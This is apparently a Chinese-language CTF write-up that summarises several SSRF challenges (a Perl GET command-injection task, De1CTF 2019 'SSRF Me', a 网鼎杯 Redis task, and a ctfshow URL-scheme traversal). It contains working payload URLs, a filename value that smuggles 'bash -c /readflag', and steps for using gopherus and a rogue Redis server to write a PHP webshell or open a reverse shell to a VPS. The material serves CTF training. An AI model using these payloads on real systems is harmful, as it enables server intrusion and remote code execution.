
## SSRF小结

### SSRF ME


知识点:

· perl中的GET函数底层即会调用open处理（前提是要文档存在）

在a.pl文件写入以下内容：



Perl a.pl 运行文件：



发现出现了命令执行。

· open函数支持file协议

· pathinfo函数的参数差异

pathinfo() 返回一个关联数组包含有 path 的信息。 包括以下的数组元素：

* [dirname] //路径名
* [basename] //文件名
* [extension] //扩展名

解题：


打开题目拿到源码：


|  |
| --- |
| <?php     if (isset($\_SERVER['HTTP\_X\_FORWARDED\_FOR'])) {         $http\_x\_headers = explode(',', $\_SERVER['HTTP\_X\_FORWARDED\_FOR']);         $\_SERVER['REMOTE\_ADDR'] = $http\_x\_headers[0];     }      echo $\_SERVER["REMOTE\_ADDR"];      $sandbox = "sandbox/" . md5("orange" . $\_SERVER["REMOTE\_ADDR"]);     @mkdir($sandbox);     @chdir($sandbox);      $data = shell\_exec("GET " . escapeshellarg($\_GET["url"]));     $info = pathinfo($\_GET["filename"]);     $dir  = str\_replace(".", "", basename($info["dirname"]));     @mkdir($dir);     @chdir($dir);     @file\_put\_contents(basename($info["basename"]), $data);     highlight\_file(\_\_FILE\_\_); |

由源码可页面首先会输出当前用户的IP,再根据IP的md5加密生成目录，并切换到当前目录。然后再执行GET拼接的shell命令并将内容写入到可控的文件中。

由此我们就很清楚的了解整个题目的解题思路：

1. 由输出IP进行拼接和md5处理得到文件的路径；
2. 利用GET拼接shell命令执行命令；
3. 将结果写入到filename创建的文件；
4. 访问该文件；
5. 求文件路径：






1. GET拼接执行url传入的命令并写入a文件：

Paylad：

|  |
| --- |
| http://0dd4cb3f-7262-4f14-bda4-a5228ae8315c.node4.buuoj.cn:81/?url=/&filename=a |

1. 访问a文件：




首先我们读取到了根目录的内容，发现有flag和readflag，很明显我们需要执行readflag来读取flag；而我们可以利用bash -c "cmd string"来执行命令执行readflag。

Paylad:


|  |
| --- |
| http://0dd4cb3f-7262-4f14-bda4-a5228ae8315c.node4.buuoj.cn:81/?url=&filename=bash -c /readflag| //先创建bash -c /readflag文件  http://0dd4cb3f-7262-4f14-bda4-a5228ae8315c.node4.buuoj.cn:81/?url=file:bash -c /readflag|&filename=123 //执行命令，写入123文件 |

访问123文件：



## [De1CTF 2019]SSRF Me

这是一道python中的ssrf题目。题目给出了源码：



审计下源码！python的flask框架，三个路由  
index获取源码，geneSign调用了getSign方法生成 md5，  
De1ta应该是关键的页面！可以看见获取了三个参数，其中两个是从cookie中获取的：

|  |
| --- |
| action = urllib.unquote(request.cookies.get("action"))  param = urllib.unquote(request.args.get("param", ""))  sign = urllib.unquote(request.cookies.get("sign")) |

当做参数传入到Task类中，并调用Task类中的Exec()方法，这应该是关键！！

分析下三个参数：

第一个参数action是传入read和scan的，

第二个参数看着应该是传入一个文件名，

第三个参数sign是一个md5值，


跟进Task中的Exec()方法，可以发现这里面还有个checkSign()，并且在这里面调用了getSign()方法，结果与sign进行比较

仔细看看getSign()方法，发现有个secert\_key我们是未知的，他的目的应该是要我们读取flag.txt中的内容！

所以我们需要构造参数！第一个参数action应该包含read，，第二个param参数应该是文件名


最关键就是第三个参数，由于我们不知道secert\_key的值，所以不能自己加密，考点应该在这里！

访问一下geneSign页面，看了看，发现MD5中是字符拼接！！这样我们构造param参数为param=flag.txtread



这样我们就得到了md5(secert\_key+flag.txtscan)的值！！

传参给/De1ta，即可拿到flag。



网鼎杯 SSRF ME

题目拿到源码：


|  |
| --- |
| <?php function check\_inner\_ip($url) {     $match\_result=preg\_match('/^(http|https|gopher|dict)?:\/\/.\*(\/)?.\*$/',$url);     if (!$match\_result)     {         die('url fomat error');     }     try     {         $url\_parse=parse\_url($url);     }     catch(Exception $e)     {         die('url fomat error');         return false;     }     $hostname=$url\_parse['host'];     $ip=gethostbyname($hostname);     $int\_ip=ip2long($ip);     return ip2long('127.0.0.0')>>24 == $int\_ip>>24 || ip2long('10.0.0.0')>>24 == $int\_ip>>24 || ip2long('172.16.0.0')>>20 == $int\_ip>>20 || ip2long('192.168.0.0')>>16 == $int\_ip>>16; }  function safe\_request\_url($url) {      if (check\_inner\_ip($url))     {         echo $url.' is inner ip';     }     else     {         $ch = curl\_init();         curl\_setopt($ch, CURLOPT\_URL, $url);         curl\_setopt($ch, CURLOPT\_RETURNTRANSFER, 1);         curl\_setopt($ch, CURLOPT\_HEADER, 0);         $output = curl\_exec($ch);         $result\_info = curl\_getinfo($ch);         if ($result\_info['redirect\_url'])         {             safe\_request\_url($result\_info['redirect\_url']);         }         curl\_close($ch);         var\_dump($output);     } } if(isset($\_GET['url'])){     $url = $\_GET['url'];     if(!empty($url)){         safe\_request\_url($url);     } } else{     highlight\_file(\_\_FILE\_\_); } // Please visit hint.php locally. ?> |

代码审计知道，check\_inner\_ip函数判断其是否为合法内网ip,并使用http或gopher等协议，看到curl\_exec也比较明确是ssrf了,代码最后提示要从本地端访问hint.php文件。

Payload:

|  |
| --- |
| ?Url=http://0.0.0.0/hint.php |

访问hint.php




看到有redispass is root字样知道redis密码为root,看WP知道这需要利用redis主从复制来做。


打开一个linux的靶机，利用github上的脚本：


<https://github.com/n0b0dyCN/redis-rogue-server>

<https://github.com/xmsec/redis-ssrf>

将其中ssrf-redis.py rogue-server.py和exp.so放在一个目录下，对ssrf-redis.py 中做如下修改：










将对应的地方都改为linux靶机的IP，端口以及需要执行的命令。

之后运行ssrf-redis.py 生成url



运行rogue-server.py，用于伪装为主redis。

将payload进行一次URL编码再利用，即可执行exp.so，得到结果。



工具使用：gopherus


gopherus是一款很强大得工具能够对多种ssrf类型的题目加以利用，生成对应的payload。这里以redis为例简单介绍以下其使用：

在CTF题目中如果找到了内网的服务开了6379端口，一般来说就是Redis未授权访问漏洞，并且没有ban掉gopher://就可以利用工具生成payload来利用。


运行命令：

|  |
| --- |
| Gopherus --exploit redis |


之后会提示gopherus大致有两种利用方式，写入shell和反弹shell;我们选择phpshell即写入shell。确定默认的路径并写入自己想要的php语句。



我们将生成的payload再经过一次url编码后利用（如果在输入框就不用再次编码）。




上传成功，在目录下写入了shell.php文件。



反弹shell

对于Redis服务一般还有通过写入定时任务来触发反弹shell的操作，可以使用上面的工具选择ReverseShell也可以一键生成payload.



选择ReverseShell，然后写入你要反弹到的VPS的地址，因为这里监听端口工具写好是1234了，所以我们直接在VPS监听nc -lvp 1234即可。

此外，gopherus工具还可以利用mysql、fastcgi等。

补充：


### 不存在协议头绕过：

### 有关file\_get\_contents()函数的一个绕过方法，就是当PHP的 file\_get\_contents() 函数在遇到不认识的伪协议头时候会将伪协议头当做文件夹，造成目录穿越漏洞，这时候只需不断往上跳转目录即可读到根目录的文件。

例题：ctfshow-月饼杯\_故人心



首先对于a\b\c的绕过不过多讲述，a可以用科学计数法构造很小的数绕过，b，c利用碰撞绕过。主要在于url的绕过。前两个绕过后，得到hint.php的内容：



php源码中，在向目标请求时先会判断使用的协议。如果协议无法识别，就会认为它是个目录。

FILTER\_VALIDATE\_URL 过滤器把值作为 URL 来验证。

题目中要求url中存在 ctfshow.com,又要构造符合url格式  
我们可以构造类似 httpssss://ctfshow.com/../../../ 这样的url，又因为我们需要查看fl0g.txt文件最终payload为 url=httpssss://ctfshow.com/../../../../../fl0g.txt

